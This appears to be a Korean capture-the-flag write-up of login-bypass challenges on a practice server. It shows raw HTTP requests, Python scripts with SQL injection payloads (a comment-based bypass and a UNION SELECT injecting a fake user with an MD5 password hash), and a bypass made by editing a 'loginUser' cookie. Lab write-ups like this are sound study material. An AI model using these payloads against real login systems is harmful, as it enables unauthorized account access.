UserId=doldol&Password=dol1234&Submit=Login
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=doldol'#&Password=dol1234&Submit=Login
똑같이 오류가 나지 않는다.
( 조금 많이 해맸다…. 기억 났던 것은, 노말틱님 숙제 중, 식별/인증 + 해시 )
md5 와 sha256 해보기로 했다.
TARGET = "http://ctf.segfaulthub.com:9999/login4/login.php"
USER = "doldol"
PASSWORD = "dol1234"
req = requests.post(
        TARGET,
        data={
            'UserId': USER,
            'Password': PASSWORD,
            'Submit' : "Login"}
    )
print(req.text)
파이썬으로 작업 진행. 현재 login 잘 되게 맞추었다.
TARGET = "http://ctf.segfaulthub.com:9999/login4/login.php"
USER = "doldol'#"
PASSWORD = "dol1234"
req = requests.post(
        TARGET,
        data={
            'UserId': USER,
            'Password': PASSWORD,
            'Submit' : "Login"}
    )
print(req.text)
같은 형태고 UNION SELECT 를 이용하자.
내가 생각한 flow 는 다음과 같다.
UNION SELECT로 새로운 fake 데이터를 붙인다.- 붙일 때, 비밀번호는 SHA256, MD5 로 해시하며 테스트한다.
- 입력하는 비밀번호에 Plantext 로 입력한다.
- 암호 체크 로직은 평문으로 PW 받고 어떤 해시 함수를 사용할 것이고, 디비에 있는 해시 비번과 비교.
TARGET = "http://ctf.segfaulthub.com:9999/login4/login.php"
USER = "normaltic4"
PASSWORD = "d4r6j"
# hash_password = hashlib.sha256(PASSWORD.encode()).hexdigest()
hash_password = hashlib.md5(PASSWORD.encode()).hexdigest()
payload = f"d4r6j' UNION SELECT '{USER}', '{hash_password}'#"

req = requests.post(
        TARGET,
        data={
            'UserId': payload,
            'Password': PASSWORD,
            'Submit' : "Login"}
    )
print(req.text)
payload
ID : d4r6j' UNION SELECT 'normaltic4', 'bdcad8a9a5d9d078feba387398126f79'#
PW : d4r6j
9. Login Bypass 5
기존에 넣었던 거 해보자.
Cookie: PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive

UserId=doldol'#&Password=dol1234&Submit=Login
역시 이 방법이 통한다. 다음 Byapss 4 의 payload 가 안먹히는데
마지막 Login 문제인데 Cookie 가 들어있다.
Cookie: loginUser=doldol; PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive
그 Cookie 의 loginUser 를 바꾸면 되는데… normaltic5 만 바꿔도..
Cookie: loginUser=normaltic5; PHPSESSID=ectigj118s2tphgpf2r0da67pt
Connection: keep-alive